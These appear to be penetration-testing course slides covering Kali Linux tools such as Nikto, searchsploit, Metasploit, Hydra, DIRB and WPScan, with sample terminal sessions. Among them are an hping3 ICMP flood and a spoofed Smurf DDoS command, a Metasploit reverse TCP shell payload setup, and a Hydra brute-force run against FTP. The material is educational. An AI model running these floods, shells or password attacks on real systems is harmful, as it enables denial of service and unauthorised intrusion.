Tools

MANY IT SECURITY TOOLS DURATION: 0'30

WEBSITE

HELP TO FIND VULNERABILITIES

Vulmon



- Vulmon is a vulnerability search engine with vulnerability intelligence features.
- Search Examples:
 - Query for latest Apache Tomcat vulnerabilities: https://vulmon.com/searchpage?q=apache+tomcat&sortby=bydate
 - Query for latest Apache Tomcat 8.5.10 vulnerabilities: https://vulmon.com/searchpage?q=Apache+Tomcat+8.5.10&sortby=bydate
 - Query for latest Apache Tomcat XSS vulnerabilities: https://vulmon.com/searchpage?q=apache+tomcat+xss&sortby=bydate
 - Query for Apache Tomcat vulnerabilities sorted by risk score (high to low): https://vulmon.com/searchpage?q=apache+tomcat&sortby=byriskscore
 - Query for latest sql injection vulnerabilities: https://vulmon.com/searchpage?q=sql+injection&sortby=bydate

TOOLS: Information Gathering

TOOLS: Info Gathering LIST

- 1 Otrace
- mitry
- math distribution of the contract of the contr
- menum4linux
- Tping fping
- mhping3
- mirpas
- maltego 🏗
- nbtscan
- netmask
- p0f
- msmbmap smbmap
- ssldump \$\text{\$\mathcal{O}}\$
- sslyze
- theharvester
- municornscan
- xprobe

- arping | iputils-arping
- math distribution of the contract of the contr
- matracer distribution
- fierce
- Tragrouter
- 👚 ike-scan
- 🖒 lbd
- masscan
- ncat
- nmap
- (T) qsslcaudit
- smtp-user-enum
- Sslh sslh
- swaks
- tlssled 🏗
- murlcrazy

- 🖄 braa
- map dnsmap
- malk dnswalk
- Tirewalk
- The ftester
- mintrace
- (T) legion
- metagoofil
- netdiscover
- nesixtyone
- Tecon-ng
- snmpcheck
- 🖄 sslscan
- thc-ipv6
- twofi
- wafw00f

hping3

- hping is a command-line oriented TCP/IP packet assembler/analyzer.
- ▶ The interface is inspired to the ping, but hping isn't only able to send ICMP echo requests.
- It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.
- Example:
 - ► ICMP Flood :

```
hping -1 --flood --rand-source <target>
```

Smurf attack (DDOS by spoofing IP address):

```
hping3 -1 -c 1000 10.0.0.$i --fast -a <spoofed target>
```

More information: https://tools.kali.org/information-gathering/hping3

Nikto

- Nikto is a web server scanner which performs tests against web servers for multiple items:
 - including potentially dangerous files / programs;

checks for outdated versions of over many servers and version specific problems on over

many servers.

- It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software.
- Scan items and plugins are frequently updated and can be automatically updated.

```
root@kali:~# nikto -Display 1234EP -o report.html -Format htm -Tuning 123bde -host 192.168.0.102
- Nikto v2.1.6
+ Target IP:
                     192.168.0.102
+ Target Hostname:
+ Target Port:
+ Start Time:
                      2018-03-23 10:49:04 (GMT0)
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 287, size: 11832, mtime: Fri Feb 2 15:27:56 2018
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ 371 requests: 0 error(s) and 9 item(s) reported on remote host
                     2018-03-23 10:50:44 (GMT0) (100 seconds)
+ 1 host(s) tested
root@kali:~#
root@kali:~# firefox report.html
```

More information: https://tools.kali.org/information-gathering/nikto

TOOLS: Exploitation

TOOLS: Exploitation LIST

🛱 armitage	the beef-xss	🕅 exploitdb
metasploit-framework	msfpc msfpc	🕽 set
shellnoob	🗊 sqlmap	termineter 🏐

Nicolas VIEUX Version: 0.0.10 Update: 11/06/2022

ExploitDB: Searchsploit

Searchsploit is an utility to search an exploit in a database.

```
root@kali:~# searchsploit oracle windows remote

Description

Oracle XDB FTP Service UNLOCK Buffer Overflow Exploit

Oracle 9.2.0.1 Universal XDB HTTP Pass Overflow Exploit

Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit

Oracle WebLogic IIS connector JSESSIONID Remote Overflow Exploit

Oracle Secure Backup Server 10.3.0.1.0 Auth Bypass/RCI Exploit

| windows/remote/9652.sh
```

- More information:
 - https://tools.kali.org/exploitation-tools/exploitdb
 - https://www.exploit-db.com/searchsploit

Metasploit

- Metasploit is a complete penetration testing framework to perform various simple and complex tasks.
- Unlike many tools Metasploit can perform multiple tasks throughout the penetration testing like cycle:
 - Information gathering
 - Enumeration
 - Gaining access
 - Privilege escalation
 - Maintening access
 - Covering tracks
- More information:
 - https://www.metasploit.com

Metasploit

Metasploit composents and modules.


Penetration testing phase	Use of Metasploit
Information gathering	Auxiliary/*/: portscan/syn, portscan/tcp, smb_version, db_nmap, scanner/ftp/ftp_version, gather/shodan_search
Enumeration	Auxiliary/scanner/: smb/smb_enumshares, smb/smb_enumusers, smb/smb_login
Gaining access	All Metasploit exploits and payloads
Privilege escalation	meterpreter > use priv meterpreter > getsystem
Maintening access	meterpreter > run persistence
Covering tracks	Metasploit Anti-Forensics Project

Metasploit: Anatomy and structure

The simplest method to learn the structure of Metasploit Framework is to browse and explore directory. In Kali Metasploit can be located at /usr/share/metasploit-framework

The Metasploit Framework structure is as shown in the following:

screenshot:



Metasploit: Auxiliaries

- Auxiliary modules in the Metasploit Framework are nothing but small pieces of code that are meant to perform a specific task.
- For example, you might need to perform a simple task of verifying whether the FTP servers allow anonymous access.
- ▶ Such tasks can be very easily accomplished using the auxiliary modules present in the Metasploit Framework. There are more than 1,000 auxiliary modules spread across 19 categories in the Metasploit Framework.

The following table shows various categories of auxiliary modules present in the

Metasploit Framework:

gather	pdf	vsploit
bnat	sqli	client
crawler	fuzzers	server
spoof	parser	voip
sniffer	analyze	dos
docx	admin	Scanner
fileformat		

Metasploit: Auxiliaries

- You may not need to know each and every module individually.
- You just need to search for the right module in the required context and use it accordingly.
- Example:
 - 1. Open up a terminal window and start Metasploit using the msfconsole command.
 - 2. Select the portscan/tcp auxiliary module to perform a port scan against a target system.
 - 3. Using the show command, list all the parameters that need to be configured in order to run this auxiliary module.
 - 4. Using the set RHOSTS command, set the IP address of our target system.
 - Using the set PORTS command, select the port range you want to scan on your target system.
 - 6. Using the run command, execute the auxiliary module with the parameters configured earlier.
 - 7. You can see the use of all the previously mentioned commands in the following screenshot:

Metasploit: Auxiliaries

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
                Current Setting Required Description
   Name
   CONCURRENCY 10
                                           The number of concurrent ports to check per host
                                 yes
   DELAY
                                           The delay between connections, per thread, in milliseconds
                                 yes
                                           The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   JITTER
                                 yes
   PORTS
                1-10000
                                           Ports to scan (e.g. 22-25,80,110-900)
                                 yes
   RHOSTS
                                           The target address range or CIDR identifier
                                 yes
   THREADS
                                           The number of concurrent threads
                                 ves
   TIMEOUT
                1000
                                           The socket connect timeout in milliseconds
                                 ves
msf auxiliary(tcp) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf auxiliary(tcp) > set PORTS 1-100
PORTS => 1-100
msf auxiliary(tcp) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set PORTS 1-10000
PORTS => 1-10000
msf auxiliary(tcp) > run
    192.168.1.100:
                          - 192.168.1.100:139 - TCP OPEN
   192.168.1.100:
                          - 192.168.1.100:135 - TCP OPEN
```

Metasploit: Payloads

- To understand what a payload does, let's consider a real-world example.
 - A military unit of a country develops a new missile that can travel a range of 500 km at very high speed.
 - The missile is of no use unless it's armed with the right kind of ammunition.
 - The military unit decided to load high explosive material (the payload) within the missile to cause the required damage to the enemy.
 - The payload can be changed based on the severity of damage that is to be caused by the missile.
- Payloads in the Metasploit let us decide what action is to be performed on the target system once the exploit
 is successful.
 - Singles: These are sometimes also referred to as inline or non-staged payloads. Payloads in this category are a completely self-contained unit of the exploit and require shellcode, which means they have everything that is required to exploit the vulnerability on the target. The disadvantage of such payloads is their size.
 - Stagers: There are certain scenarios where the size of the payload matters a lot. A payload with even a single byte extra may not function well on the target system. The stager's payload comes in handy in such a situation because it makes it possible to establish simply sets up a connection between the attacking system and the target system.
 - Stages: Once the stager payload has set up a connection between the attacking system and the target system, the stages payloads are then downloaded on the target system. They contain the required shellcode to exploit the vulnerability on the target system.

Metasploit: Payloads

The following screenshot shows a sample payload that can be used to obtain a reverse TCP shell from a compromised Windows system:

```
root@kali: ~
File Edit View Search Terminal Help
msf > use payload/windows/shell/reverse tcp
msf payload(reverse tcp) > show options
Module options (payload/windows/shell/reverse tcp):
            Current Setting Required Description
   Name
   EXITFUNC process
                         yes
                                       Exit technique (Accepted: '', seh, thread, process, none)
   LH0ST
                                       The listen address
                             yes
   LPORT
            4444
                                       The listen port
                             yes
msf payload(reverse tcp) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf payload(reverse tcp) > set LPORT 4455
LPORT => 4455
msf payload(reverse tcp) >
```


Metasploit: Exploits

- An exploit is nothing but the actual piece of code that gives the required access to the target system.
- There are more than 2,500 exploits spread across more than 20 categories based on platform supported by exploit but which is the one that needs to be used?
- The decision to use a particular exploit against a target can be made only after extensive enumeration and vulnerability assessment of our target.
- Proper enumeration and a vulnerability assessment of the target will give us the following information based on which we can choose the correct exploit:
 - Operating system of the target system (including exact version and architecture)
 - Open ports on the target system TCP and UDP
 - Services along with versions running on the target system
 - Probability of a particular service being vulnerable
- ▶ The following table shows the various categories of exploits available in the Metasploit Framework:

Linux	Windows	Unix	OS X	Apple iOS
irix	mainframe	freebsd	solaris	bsdi
firefox	netware	aix	android	dialup
hpux	jre7u17	wifi	php	mssql

Metasploit: Useful commands

▶ The **help** command: As the name suggests, the help command offers additional information.



Metasploit: Useful commands

▶ The **show** command is used to display the available modules within the Metasploit Framework or to display additional information while using a particular module.

```
🛇 🗎 🗊 sagar@ubuntu: ~
msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targe
ts. actions
msf > show nops
NOP Generators
==========
                   Disclosure Date Rank
                                            Description
   Name
   armle/simple
                                    normal Simple
   php/generic
                                    normal PHP Nop Generator
                                    normal Simple
   ppc/simple
   sparc/random
                                    normal SPARC NOP Generator
   tty/generic
                                    normal TTY Nop Generator
   x64/simple
                                    normal Simple
   x86/opty2
                                    normal Opty2
   x86/single byte
                                    normal Single Byte
```

Metasploit: Useful commands

The **info** command is used to display details about a particular module within the Metasploit

Framework.


```
🔘 🗎 🕘 sagar@ubuntu: ~
msf > info -h
Usage: info <module name> [mod2 mod3 ...]
Options:
 * The flag '-j' will print the data in json format
 * The flag '-d' will show the markdown version with a browser. More info, but could be slow.
Queries the supplied module or modules for information. If no module is given,
 show info for the currently active module.
msf > info payload/windows/meterpreter/reverse_tcp
       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 281
       Rank: Normal
Provided by:
  skape <mmiller@hick.org>
  sf <stephen fewer@harmonysecurity.com>
  OJ Reeves
  hdm <x@hdm.io>
Basic options:
          Current Setting Required Description
                                     Exit technique (Accepted: '', seh, thread, process, none)
EXITFUNC process
                                     The listen address
LHOST
                           yes
LPORT
                          ves
                                     The listen port
Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Connect back to the attacker
```

root@kali: ~

Metasploit: Useful commands

The Metasploit Framework is a package of many exploits and payloads. At times, it can be quite overwhelming to find the exact exploit or module. This is when the search command comes in

handy.



Metasploit : Variables

For most exploits that we use within the Metasploit Framework, we need to set values to some of the variables. The following are some of the common and most important variables in the

Metasploit Framework:

Variable name	Variable description
LHOST	Localhost: This variable contains the IP address of the attacker's system, that is, the IP address of the system from where we are initiating the exploit.
LPORT	Local port: This variable contains the (local) port number of the attacker's system. This is typically needed when we are expecting our exploit to give us a reverse shell.
RHOST	Remote host: This variable contains the IP address of our target system.
RHOSTS	This variable can be set if we want to launch an exploit against multiple targets at the same time. For example, we can set RHOSTS 192.168.0.1/24. Alternatively, we can also feed an entire file containing target IPs to the RHOSTS variable. For example, we can set RHOSTS file:///opt/targets.txt
RPORT	Remote port: This variable contains the port number on the target system that we will attack/exploit. For example, to exploit an FTP vulnerability on a remote target system, RPORT will be set to 21.

Metasploit : Variables

- ▶ The **set** command assigns a new value to one of the (local) variables (such as RHOST, RPORT, LHOST, and LPPORT) and **unset** unassigns the value.
- The **setg** command assigns a new value to the (global) variable on a permanent basis, so that it can be used repeatedly whenever required and **unsetg** unassigns the value.

```
msf > set RHOST 192.168.1.30
RHOST => 192.168.1.30
msf > setg RHOST 192.168.1.30
RHOST => 192.168.1.30
RHOST => 192.168.1.30
msf >
```

```
msf > unset RHOST
Unsetting RHOST...
msf > unsetg RHOST
Unsetting RHOST
Unsetting RHOST
```

Metasploit

► Test it: https://tryhackme.com/room/metasploitintro

TOOLS: PASSWORDS

TOOLS: PASSWORD LIST

🕆 cewl	chntpw	cisco-auditing-tool
r cmospwd	rackle	Tcreddump7
Trunch	T fcrackzip	Treerdp2-x11
🗊 gpp-decrypt	nash-identifier	nashcat
nashcat-utils	nashid	nydra 🏐 hydra
🕆 hydra-gtk	(T) john	🗇 johnny
🕆 kali-tools-gpu	maskprocessor	medusa 🏐
mimikatz	ncrack	nesixtyone
n ophcrack	n ophcrack-cli	🗇 pack
T passing-the-hash	natator	ndfcrack
T pipal	n polenum	Tainbowcrack
Trarcrack	Trcracki-mt	🗇 rsmangler
🕆 samdump2	☼ seclists	T sipcrack
🕆 sipvicious	🗇 smbmap	T sqldict
T statsprocessor	[↑] sucrack	thc-pptp-bruter
1 truecrack	Twofi twofi	wordlists wordlists

HYDRA

Hydra is a brute force online password cracking program.

```
root@kali:~# nmap 192.168.1.9
Starting Nmap 7.91 ( https://nmap.org ) at 2020-10-27 04:04 EDT
Nmap scan report for 192.168.1.9
Host is up (0.000012s latency).
Not shown: 999 closed ports
PORT
        STATE SERVICE
2121/tcp open ccproxy-ftp
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
root@kali:~#
root@kali:~# hydra -L username.txt -P password.txt ftp://192.168.1.9 -s 2121
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mili
tary or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-27 04:04:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 323 login tries (l:19/p:17), ~
21 tries per task
[DATA] attacking ftp://192.168.1.9:2121/
[2121][ftp] host: 192.168.1.9 login: goyal password: 123
[STATUS] 305.00 tries/min, 305 tries in 00:01h, 18 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-27 04:06:00
```

Test it : https://www.tryhackme.com/room/hydra

TOOLS: WEB

TOOLS: WEB LIST

🗇 apache-users	🗇 apache2	① beef-xss
🗇 burpsuite	🗇 cadaver	r commix
🗇 cutycapt	🗇 davtest	ndefault-mysql-server
🗇 dirb	🗇 dirbuster	n dotdotpwn
(T) eyewitness	① ftester	nakrawler 🏐 hakrawler
🗇 hamster-sidejack	neartleech	nttprint
🗇 httrack	🕆 hydra	nydra-gtk
🗇 jboss-autopwn	🗇 joomscan	🗇 jsql-injection
🗇 laudanum	① Ibd	maltego maltego
medusa 🗇 medusa	mitmproxy	ncrack
nikto nikto	nishang 🗇	nmap 🗇
🗇 oscanner	🗇 owasp-mantra-ff	nadbuster 🏐 padbuster
🗇 paros	🗇 patator	npp php
🗇 php-mysql	🗇 plecost	nroxychains4
🗇 proxytunnel	🗇 qsslcaudit	redsocks
🗇 sidguesser	🗇 siege	🗇 skipfish
🗇 slowhttptest	🗇 sqldict	n sqlitebrowser
🗇 sqlmap	🗇 sqlninja	🗇 sqlsus
🗇 ssldump	🗇 sslh	🗇 sslscan
🗇 sslsniff	🗇 sslsplit	🗇 sslyze
🗇 stunnel4	Thc-ssl-dos	Tlssled
🗇 tnscmd10g	🗇 uniscan	🗇 wafw00f
🗇 wapiti	🗇 watobo	🗇 webacoo
(1) webscarab	(1) webshells	n weevely
🗇 wfuzz	🗇 whatweb	m wireshark
🗇 wpscan	🗇 xsser	🗇 zaproxy

DIRB

- DIRB is a web content scanner.
- ▶ It looks for existing (and/or hidden) Web Objects.

It works by launching a dictionary based attack against a web server and analyzing

the response.

More information: https://tools.kali.org/web-applications/dirb

WPScan

WPScan is a black box WordPress vulnerability scanner that can be used to scan remote WordPress installations to find security issues.

More information: https://tools.kali.org/web-applications/wpscan